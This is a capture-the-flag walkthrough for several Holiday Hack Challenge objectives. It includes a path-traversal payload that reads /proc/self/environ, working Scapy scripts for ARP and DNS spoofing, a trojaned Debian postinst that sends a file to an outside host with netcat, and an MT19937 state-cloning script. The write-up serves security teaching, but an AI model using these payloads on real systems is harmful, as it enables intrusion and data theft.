Answer	19B#0000000F2057 080 contains FFFF

The hint was given by Wunorse Openslae after solving the Can-Bus investigation. To get to the challenge, I would need to dress as Santa. Afterwards, I was prompted to a car panel. You could filter out different CAN-ID and you could see what type of CAN-ID would be prompted out when you click on any of the buttons.

After a while of filtering on this panel, CAN-ID was basically instruction you set on the panel that was presented in HEX with a specific ID for each type of activities i.e. a CAN-ID with hex data/message. I summarized the different CAN-ID I met on this challenge in below table:

CAN-ID	Usage
080	Break
019	Steering
02A00FF00	Start
02A0000FF	Stop
244	Accelerate/Driving
19B#000000000000	Lock
19B#000000F00000	UnLock

The first anomaly I noticed was coming from 19B, as we knew only Lock/Unlock would have 19B as the ID header, anything not same as the CAN-ID of unlock/lock was suspicious. I noticed there was an event 19B#0000000F2057 would pop up from time to time. This should be our first catch. Wunorse also mentioned there was something wrong with the break, so I started to look at the break as well. There were a range of break you could apply with the break, after looking at the upper and lower boundary of it, I found out that there were events out of these range and all of these contained values FFFF. At such, I applied another filter related to it.




Objective 8 – Broken Tag Generator

Location	Wrapping Room
Difficulty	☻☻☻☻☺
Description	Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Hint	(Holly Evergreen) • Once you know the path to the file, we need a way to download it! • Can you figure out the path to the script? It's probably on error pages! • If you find a way to execute code blindly, I bet you can redirect to a file then download that file! • If you're having trouble seeing the code, watch out for the Content-Type! Your browser might be trying to help (badly)! • Is there an endpoint that will print arbitrary files? • We might be able to find the problem if we can get source code! • I'm sure there's a vulnerability in the source somewhere... surely Jack wouldn't leave their mark? • Remember, the processing happens in the background so you might need to wait a bit after exploiting but before grabbing the output!
Answer	JackFrostWasHere

You could get the hints from Holly Evergreen after completing the Redis bug hunt. You were given a link to access this broken tag generator.



Within this URL, there are a few functions that allows you to create a new tag. Amongst all the functions, it has an upload function to get you upload your own picture. Looking at the source code app.js from chrome web developer tool – we noticed that the upload function will be redirect to an URL starting with /image?id=${id} for further processing. Most of the upload function will introduce certain degree of application weakness. As this javascript will directly upload the image to server, we suspected that these codes may have possibilities of path traversal and eventually leading to RCE.


```
$('.uploadFile').prop( "disabled", true );
$('.inputFile').click(evt => {
  if ($('[for=file-1] span').text() !== 'Select file(s)') {
    evt.preventDefault();

    var form = $('.uploadForm')[0];
    console.log('form:', form);
    var data = new FormData(form);
    console.log('data', data);
    $.ajax({
      type: "POST",
      enctype: 'multipart/form-data',
      url: "/upload",
      data: data,
      processData: false,
      contentType: false,
      cache: false,
      timeout: 600000,
      success: function (data) {
        $('.uploadForm')[0].reset();
        $('[for=file-1] span').text('Select file(s)');
          setTimeout(() => {
            data.forEach(id => {
              var img = $('<img id="dynamic">');
              img.attr('src', `/image?id=${id}`);
              img.on('load', () => {
                const imgElement = img[0];
                var imgInstance = new fabric.Image(imgElement, {
                  left: (canvas.width - imgElement.width) / 2,
                  top: (canvas.height - imgElement.height) / 2,
                  angle: 0,
                  opacity: 1
                });
                canvas.add(imgInstance);
              });
            });
          }, 500);
      },
      error: function (e) {
        console.log("ERROR : ", e);
        errorMsg.innerHTML = e.responseText;
        errorParent.classList.add('open');
      }
    });
  }
});
});
```

Initially, I tried to access https://tag-generator.kringlecastle.com/images and gave you an error. A path to its script was revealed. !!

Something went wrong!

Error in /app/lib/app.rb: Route not found

Since we suspected this file may be vulnerable to path traversal, we could try to see if it is possible to access any Tried to access the app.rb from this url. It cannot be viewed directly from the web page but the Chrome developer tool was able to help. A base64 string was returned. After decoding it, the source code of app.rb was revealed.



```
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'

require 'json'
require 'sinatra'
require 'sinatra/base'
require 'singlogger'
require 'securerandom'

require 'zip'
require 'sinatra/cookies'
require 'cgi'
```

The ability to retrieve the backend source code proved that we were able to leverage the path traversal vulnerability to view the file on server.

Since the objective is asking for an environmental variable only, if we could view a file on the server that already have the variable displayed, we could skip the steps to get into RCE.

Initially, I thought the parameter is stored on /etc/env. However, there was no such a file on the server. After some google, I suspected that it could also be presented on /proc/self/environ with reference to https://outpost24.com/blog/from-local-file-inclusion-to-remote-code-execution-part-1.

Therefore, trying this out at https://tag-generator.kringlecastle.com/image?id=../../../../../../proc/self/environ and I got the answer.

Objective 9 – ARP Shenanigans

Location	Netwars
Difficulty	☻☻☻☻☺
Description	Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?
Hint	(*Alabaster Snowball*)  • The host is performing an ARP request. Perhaps we could do a spoof to perform a machine-in-the-middle attack. I think we have some sample scapy traffic scripts that could help you in /home/guest/scripts. • The malware on the host does an HTTP request for a .deb package. Maybe we can get command line access by sending it a command in a customized .deb file • Jack Frost must have gotten malware on our host at 10.6.6.35 because we can no longer access it. Try sniffing the eth0 interface using tcpdump -nni eth0 to see if you can view any traffic from that host. • Hmmm, looks like the host does a DNS request after you successfully do an ARP spoof. Let's return a DNS response resolving the request to our IP.
Answer	Tanta Kringle

The challenge should be solved with the terminal ARP Shenanigans below at NetWars Room. I would suggest everyone to complete the Scapy Prepper terminal before starting ARP Shenanigans. The hints were given by Alabaster Snowball after solving the terminal as well.

```
Jack Frost has hijacked the host at 10.6.6.35 with some custom malware.
Help the North Pole by getting command line access back to this host.

Read the HELP.md file for information to help you in this endeavor.

Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@72a0b72f2540:~$ ifconfig eth0
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 10.6.0.2  netmask 255.255.0.0  broadcast 10.6.255.255
        ether 02:42:0a:06:00:02  txqueuelen 0  (Ethernet)
        RX packets 14  bytes 880 (880.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

guest@72a0b72f2540:~$
```

I ran a tcpdump right after to check what kind of data was sniffed. I could see 10.6.6.35 (hijacked host by JF) having arp request to 10.6.6.53. I believe the task is asking us to impersonate 10.6.6.53 though ARP poisoning.

```
guest@72a0b72f2540:~/pcaps$ tcpdump -nnr test.pcap
reading from file test.pcap, link-type EN10MB (Ethernet)
13:25:31.430180 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:25:32.470217 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:25:33.510167 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:25:34.554219 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:25:35.586211 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

There were two scripts which was written in Scapy that allowed you to perform the ARP poisoning and DNS spoofing respectively.

After taking a look at some legit ARP packets(one who-has packet and one response packet) which was provided at the terminal, I crafted the packet as followings with:

- Our mac address as the mac address of 10.6.6.35 and replied this ARP response to 10.6.6.35.

In this way, 10.6.6.35 would believe that we were 10.6.6.35 as we poisoned the ARP request with our own mac address. If the ARP poisoning were successful, we would be able to sniff the subsequent packets 10.6.6.35 would send out.

```
 GNU nano 4.8                                    arp_resp.py
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst="4c:24:57:ab:ed:84", type=0x806, src=macaddr)

        arp_response = ARP(pdst="10.6.6.35")
# Copy the following informations from a legit ARP response packet
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = "IPv4"
        arp_response.hwtype = 0x1

        arp_response.hwsrc = macaddr
        arp_response.psrc = "10.6.6.53"
        arp_response.hwdst = "4c:24:57:ab:ed:84"
        arp_response.pdst = "10.6.6.35"

        response = ether_resp/arp_response

        sendp(response, iface="eth0")

def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)

if __name__ == "__main__":
    main()
```

Since this was a tmux terminal, we could split the terminal into several screens and run in parallel. I set a tcpdump to run at the background and save the output as a file. Afterwards, I executed the script above.

```
guest@72a0b72f2540:~/scripts$ ./arp_resp.py
.
Sent 1 packets.
```

At the meanwhile, the tcpdump captured the following packets:

```
guest@72a0b72f2540:~/pcaps$ tcpdump -nnr arp_1.pcap
reading from file arp_1.pcap, link-type EN10MB (Ethernet)
13:37:03.574149 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:04.630210 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:05.674186 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:06.718076 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:07.766149 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:08.810237 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:09.846173 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:10.898185 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:11.950211 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:11.974275 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:02, length 28
13:37:11.990736 IP 10.6.6.35.49595 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
13:37:12.129543 IP 10.6.0.3.41052 > 10.6.6.35.64352: Flags [S], seq 600915191, win 64240, options [mss 1460,sackOK,TS val 3829
299419 ecr 0,nop,wscale 7], length 0
13:37:12.990174 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:14.034186 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:15.086163 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:16.126184 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
13:37:17.174155 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
guest@72a0b72f2540:~/pcaps$
```

There was a DNS packet which asked where **ftp.osuosl.org** is. Apparently, this was a packet sent over by 10.6.6.35. We could perform a DNS spoofing to pretend that I were ftp.osuosl.org to further identify what 10.6.6.35 wanted to access ftp.osuosl.org from. I changed the dns_resp.py into the followings:

```python
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84")   # need to replace mac addresses
    ip  = IP(dst="10.6.6.35", src=ipaddr_we_arp_spoofed)                    # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=53)                          # need to replace ports
    dns = DNS(id=packet[DNS].id, qd=packet[DNS].qd, aa=1, qr=1, an=DNSRR(rrname='ftp.osuosl.org',ttl=128, rdata=ipaddr))
        # MISSING DNS RESPONSE LAYER VALUES
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")

def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                          # dns
        "udp[10] & 0x80 = 0",                       # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)         # our macaddress since we spoofed the ip to our mac
    ] )

    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=1)

if __name__ == "__main__":
    main()
```

After that, I executed the followings in sequence and each of the commands in different tmux terminal:

(1) Ran HTTP server on a directory (with logging function to see what has been requested). In this terminal, a built-in python web server is available by calling **python3 -m http.server 80**
(2) Ran **dns_resp.py** (as we need to do the dns spoofing immediately right after the arp spoofing is performed. Therefore, we will need to run dns_resp.py first to get it standby)
(3) Ran **arp_resp.py**

```
guest@50528de06ea0:~$ `/usr/bin/tmux split-window -hb`
guest@50528de06ea0:~$ cd debs/
guest@50528de06ea0:~/debs$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [26/Dec/2020 08:11:43] code 404, message File no
t found
10.6.6.35 - - [26/Dec/2020 08:11:43] "GET /pub/jfrost/backdoor
/suriv_amd64.deb HTTP/1.1" 404 -
```

We knew that a Debian file will be called and possibly being installed. Therefore, we could re-create the path **/pub/jfrost/backdoor/suriv_amd64.deb**. I would need to get the Debian file we created to execute the command we want after installation.

After some research on how a Debian will be installed and compiled, the postinst file could be abused. Postinst is part of the script that should be included in a Debian package to instruct what command to run after installation. What we could do is to decompile the existing package, modify the existing postinst, recompile it, rename it suriv_amd64.deb and finally put it in the right directory.

```
guest@72a0b72f2540:~/debs$ ls
gedit-common_3.36.1-1_all.deb  golang-github-huandu-xstrings-dev_1.2.1-1_all.deb  nano_4.8-1ubuntu1_amd64.deb  netcat-traditional_1.10-41.1ubuntu1_amd64.deb
guest@72a0b72f2540:~/debs$ dpkg-deb -R netcat-traditional_1.10-41.1ubuntu1_amd64.deb  ~/debs/nc/
guest@72a0b72f2540:~/debs$ cd ~/debs/nc/
guest@72a0b72f2540:~/debs/nc$ ls
DEBIAN  bin  usr
guest@72a0b72f2540:~/debs/nc$ cd DEBIAN/
guest@72a0b72f2540:~/debs/nc/DEBIAN$ ls
control  md5sums  postinst  prerm
guest@72a0b72f2540:~/debs/nc/DEBIAN$ cat postinst
#!/bin/sh

set -e

if [ "$1" = "configure" ]; then
    update-alternatives \
        --install /bin/nc nc /bin/nc.traditional 10 \
        --slave /bin/netcat netcat /bin/nc.traditional \
        --slave /usr/share/man/man1/nc.1.gz nc.1.gz \
               /usr/share/man/man1/nc.traditional.1.gz \
        --slave /usr/share/man/man1/netcat.1.gz netcat.1.gz \
               /usr/share/man/man1/nc.traditional.1.gz
fi
```


- Updated this postinst to nc the file back.

```
 GNU nano 4.8                                                                postinst
#!/bin/sh

set -e

if [ "$1" = "configure" ]; then
    update-alternatives \
        --install /bin/nc nc /bin/nc.traditional 10 \
        --slave /bin/netcat netcat /bin/nc.traditional \
        --slave /usr/share/man/man1/nc.1.gz nc.1.gz \
               /usr/share/man/man1/nc.traditional.1.gz \
        --slave /usr/share/man/man1/netcat.1.gz netcat.1.gz \
               /usr/share/man/man1/nc.traditional.1.gz
fi

nc 10.6.0.4 4444 < /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
```

- Recompiled the file

```
guest@72a0b72f2540:~/debs$ dpkg-deb -b ~/debs/nc/
dpkg-deb: building package 'netcat-traditional' in '/home/guest/debs/nc.deb'.
guest@72a0b72f2540:~/debs$
```


- Renamed the file and put it as /pub/jfrost/backdoor/suriv_amd64.deb.
- Set a netcat connector running at our end.



- Repeated the steps performed before on web server, dns and arp spoofing. Once all the steps are performed, you will get a file called abc.txt. Open the file you will see the meeting minutes and **Tanta Kringle** was the answer.

Objective 10 – Defeat Fingerprint Sensor

Location	Santavator
Difficulty	☻☻☻☺☺
Description	Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.
Hint	Nil
Answer	**See instruction below**



This is a relatively easy challenge and so no hint was given. As described in challenge 4, you need to collect different materials in order to operate the Santavator and access different floor. However, to access Santa's office, fingeprint was also required. Therefore, in normal circumstance, only Santa could access the Santa's office. This challenge is to ask us how we could bypass the fingeprint sensor.

Since this challenge did not ask us to collect any objects, I had an initial guess that this was related to the code and I went in to take a look at the HTML source code while Santa was in the elevator and noticed this iframe.

```
<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=santamode-elevator4&id=c72b9ff6-ff83-4676-b696-d914c64fb472&username=xxxxxxxxx&area=santamode-santavator4&location=1,2&tokens=marble,nut2,nut,candycane,ball,yellowlight,elevator-key,greenlight,redlight,workshop-button,besanta"></iframe>
```

After looking at how these tag was used at **elevator.kringlecastle.com/app.js**, **besanta** should the tag used to identify whether we are allowed to get into the Santa's office. Therefore, I used the chrome developer tool to change the iframe below to include besanta.

```
<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=elevator2&amp;id=6a88a26e-cf14-4b67-9654-9ade2ee07829&amp;username=[redacted]&amp;area=santavator2&amp;
location=1,3&amp;tokens=candycane,nut2,nut,greenlight,elevator-key,redlight,workshop-button,marble,yellowlight,ball"></iframe>
```

After adding in the besanta tag, our avator was able to get into the Santa's Office.

Objective 11a – Naughty/Nice List with Blockchain Investigation Part 1

Location	Santa's Office
Difficulty	☻☻☻☻☻
Description	Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)
Hint	 (Tangle Coalbox) If you have control over to bytes in a file, it's easy to create MD5 hash collisions. Problem is: there's that nonce that he would have to know ahead of time.
Answer	**57066318f32f729d**

After entering the Santa's office, the first thing I did was downloading the blockchain file called blockchain.dat. After talking to Tinsel Upatree, we also downloaded the **OfficialNaughtyNiceBlockchainEducationPack.zip.** There was a script called **naughty_nice.py** which was the main script I used for this challenge. This script allowed you to interact with the blockchain.dat and extracted relevant information you needed. To understand how prediction work, I also completed the Snowball Fight in the UNpreparedness room. From there, a python script was provided to untemper the random dataset and allowed you to clone the MT19937 PRNGs.

After reading those hints, I think this challenge was asking you to extract sample data i.e. previous nonce produced in the blockchain file and learnt the prediction of these random number and we could use it to predict the "next" nonce.

Therefore, to start with, I used **naughty_nice.py** to output a sample block data by appending the code below (you would also need to comment out the code related to a sample block creation):

```
with open('official_public.pem', 'rb') as fh:
            official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
print(c2.blocks[0])
```

```
Chain Index: 129460
          Nonce: 1f117d8ef20df951
            PID: c31684b77dce779b
            RID: a6d4f1a9eb525f51
 Document Count: 1
          Score: 00000037 (55)
           Sign: 0 (Naughty)
     Data item: 1
      Data Type: 05 (PDF)
    Data Length: 000003ab
```

Data: b'255044462d312e330a332030206f626a0a3c3c2f54797065202f506167650a2f506172656e742031203020520a2f5265736f75726365732032203020520a2f436f6e74656e74732034203020523e3e0a656e646f626a0a342030206f626a0a3c3c2f46696c746572
202f466c6174654465636f6465202f4c656e677468203138363e3e0a73747265616d0a789c654ecb6ac33010bce72b0672692096b5b2fcba065248cefa01395ec74e8d1c6495e0bf8f6ce8a104166618e6b10ad79d147989d7ee64907e13480929613a9ccd2a6524a886d6110a98165f9780979de1f9
39f9c0ed11cd028b9be7766846c63cfdfa1b1f117a1b607adb6eee99d9a1e1c1dd615d3c372d2b1f871062e6c1fe471c601eff37e327156d9be7b14b2697849e93b9e7b1c39e9454a4eb5a52a9f32a976521e9a321ab2b51e8ad214b954e6346fe99deca25432f0a656e6473747265616d0a656e646f
626a0a312030206f626a0a3c3c2f54797065202f50616765730a2f4b696473205b33203020525d0a2f436f756e7420310a2f4d65646961426f78205b302030203631322e3030203739322e30305d0a3e3e0a656e646f626a0a352030206f626a0a3c3c2f54797065202f466f6e740a2f4261736546
6f6e74202f54696d65732d526f6d616e0a2f53756274797065202f54797065310a2f456e636f64696e67202f57696e416e7369456e636f64696e670a3e3e0a656e646f626a0a322030206f626a0a3c3c0a2f50726f63536574205b2f504446202f54657874202f496d61676542202f496d6167654320
2f496d616765495d0a2f466f6e74203c3c0a2f4631203520302052203e3e0a2f584f626a656374203c3c0a3e3e0a3e3e0a656e646f626a0a372030206f626a0a3c3c0a2f54797065202f436174616c6f670a2f5061676573203120302052 0a2f4f70656e416374696f6e205b3320302052202f466974
48206e756c6c5d0a2f506167654c61796f7574202f4f6e65436f6c756d6e0a3e3e0a656e646f626a0a787265660a3020380a303030303030303030302036353533352066200a3030303030303030333433203030303030206e200a3030303030303030353238203030303030206e200a30303030303030303030
3039203030303030206e200a3030303030303030383720303030303030206e200a303030303030303036333220303030303030206e200a303030303030303037343120303030303030206e200a747261696c65720a3c3c0a2f53697a6520380a2f526f6f742037203020520a3e3e0a7374617274787265660a3834
340a2525454f460a0a'

```
           Date: 03/24
           Time: 13:21:41
   PreviousHash: b10b4a6bd373b61f32f4fd3a0cdfbf84
Data Hash to Sign: 0921249c7b917b93a0c8440ae93b23ca
```

Signature: b'iJgNkRXaAYT/1PBDK8NTp6oCqeEO+jhu3xz2CTug9+C5YL+V183VedhtG9GERC4wVt+YBJ71dKpSj3d8zMXStI0V/yTBpgOhMDjuizLeLRFViyQ5POje1yDhySJtaj/ns+t8yOf8E6b5+Yq76oT9i8L+VrzWJVkZCXHbVP1+vt09sGoA1MmtTbRYruKLoVXCEc1dtqmyV/dBgrZy9PkgM
b7Uf24xFaW1lbqpTTWr5Iiv3vk2XBsvm3Zd3VPI1mTEOLNDuKZXPfyj1HDHPf0sf9ARs3zSt1HjvuG588R1SUm7CNNbssJQxSr2SwiynZ/OwDqiaD81VhWIzM9K/K961g=='

There was a nonce on each of the block data. I could create this dataset by appending the below code to the script. It would output all nonce and export it out.

```
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    for i in range(len(c2.blocks)):
        x = str(c2.blocks[i])
        m = re.search ('Nonce\:\s(.*)', x)
        found = m.group(1)
        nonce.append(found)
    x = pd.DataFrame(data = nonce, columns=['nonce'])
    x.to_csv('nonce.csv', index=False)
```

	A	B
1	e3e12de5edfb51e2	
2	2176088150fdfd1d	
3	0a2dada92f154da4	
4	d391517e345e0ffe	
5	8836422291566d65	
6	f4d0bb0198759e1d	
7	7640cd71f6ea6c76	

As a result, I got total 1548 entries.

After carefully reading the script again, there were a few limitations we would need to address:

1. Existing script could only untemper and predict 32 bit decimal and our nonce was 64 bit hex;
2. It would only untemper the first 624 values you provided and clone the PRNGs. You could use the **extract_number()** function to generate the 625th value onwards We have 3096 (1548*2) entries.

To leverage the function provided in the script instead of reinventing the wheel, my approach was to first break down the 64 bit hex into half and then converted the values to decimal. Afterwards, I will need to append these integers as an array and let the script untemper it. Afterwards, I could leverage the **extract_number()** to predict the rest of the value.

There's also a trick when it comes to the order of data inside array. Since our 32-bit unsigned integer is having Little Endian Byte Order, it also meant that after we broke down the characters into half, the second half data will come first. For example, if you have the original Hex Value **1f117d8ef20df951**. You would break it down to two parts: **1f117d8e** and f20df951. The decimal values are **521239950** and **4061002065**. The way we store these two values should be [4061002065, 521239950] where the second half came first.

As we mentioned the script will untemper the dataset and clone the PRNG. After we broke down the hex, our number of entries were doubled. Therefore, after reading the first 624 values and clone the PRNG. The script will provide its first prediction as our **313th entry (624/2 + 1).** The difference between 130000 and 129996 is 4. Therefore, our end goal is to get the **1552nd entry (i.e. 130000 – 129996 + 1548).** I would need to ask the cloned PRNG to generate at least **2478 i.e. ((1552-313)*2)** values so that we could get our 1552nd entry.

With this concept in mind, the following is the script I created to output the nonce i.e. 1552nd entry.

```
import pandas as pd
# existinng class and functions provided
class mt19937():
    u, d = 11, 0xFFFFFFFF
    s, b = 7, 0x9D2C5680
    t, c = 15, 0xEFC60000
```

```
    l = 18
    n = 624

    def my_int32(self, x):
        return(x & 0xFFFFFFFF)

    def __init__(self, seed):
        w = 32
        r = 31
        f = 1812433253
        self.m = 397
        self.a = 0x9908B0DF
        self.MT = [0] * self.n
        self.index = self.n + 1
        self.lower_mask = (1 << r) - 1
        self.upper_mask = self.my_int32(~self.lower_mask)
        self.MT[0] = self.my_int32(seed)
        for i in range(1, self.n):
            self.MT[i] = self.my_int32((f * (self.MT[i - 1] ^ (self.MT[i - 1] >> (w - 2))) + i))

    def extract_number(self):
        if self.index >= self.n:
            self.twist()
            self.index = 0
        y = self.MT[self.index]
        # this implements the so-called "tempering matrix"
        # this, functionally, should alter the output to
        # provide a better, higher-dimensional distribution
        # of the most significant bits in the numbers extracted
        y = y ^ ((y >> self.u) & self.d)
        y = y ^ ((y << self.s) & self.b)
        y = y ^ ((y << self.t) & self.c)
        y = y ^ (y >> self.l)
        self.index += 1
        return self.my_int32(y)

    def twist(self):
        for i in range(0, self.n):
            x = (self.MT[i] & self.upper_mask) + (self.MT[(i + 1) % self.n] & self.lower_mask)
            xA = x >> 1
            if(x % 2) != 0:
                xA = xA ^ self.a
            self.MT[i] = self.MT[(i + self.m) % self.n] ^ xA

def untemper(y):
    y ^= y >> mt19937.l
    y ^= y << mt19937.t & mt19937.c
    for i in range(7):
        y ^= y << mt19937.s & mt19937.b
    for i in range(3):
        y ^= y >> mt19937.u & mt19937.d
    return y
# my own script
if __name__ == "__main__":
    # collecting the dataset as a pandas dataframe
    data = pd.read_csv("D:\\mt19937\\nonce.csv", header=None, index_col=None)
    x1 = []
    x2 = []
    x = []
    for i in range(1548):
        tmp = str(data.iloc[i,0])
        #breaking down each of the hex value into half
        tmp1= tmp[0:8]
        tmp2 = tmp[8:]
        # convert it from hex to decimal
        tmp1 = int(tmp1, 16)
        tmp2 = int(tmp2, 16)
        # append the decimal value into an array, the 2nd half of the hex come first
        x.append(tmp2)
        x.append(tmp1)

    ans = []
    myprng = mt19937(0)
    for i in range(mt19937.n):
        # untemper the pre-processed dataset. Only the first 624 values inside the array will be untemper.
        myprng.MT[i] = untemper(int(x[i]))
```

```
for i in range(2500):
    # Cloned the PRNG, output 2500 prediction.
    f2 = myprng.extract_number()
    ans.append (f2)

y = pd.DataFrame(ans)
hex_a = []
row_a = []
# converting the predicted values back to hex
for i in range(0,2500,2):
    ans1 = hex(int(y.iloc[i]))[2:]
    ans2 = hex(int(y.iloc[i+1]))[2:]
    ans = ans2 + ans1
    hex_a.append (ans)
# find the right entry as the prediction started from 313th entry
for i in range (1250):
    y = 313 + i
    row_a.append (y)
df = pd.DataFrame({'Raw_Row': row_a, 'hex': hex_a}, columns=['Raw_Row', 'hex'])
print(df.loc[df['Raw_Row']== 1552])
```

Answer is **57066318f32f729d**

Raw_Row	hex
1552	57066318f32f729d

Objective 11b – Naughty/Nice List with Blockchain Investigation Part 2

Location	Santa's Office
Difficulty	☻☻☻☻☻
Description	The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?
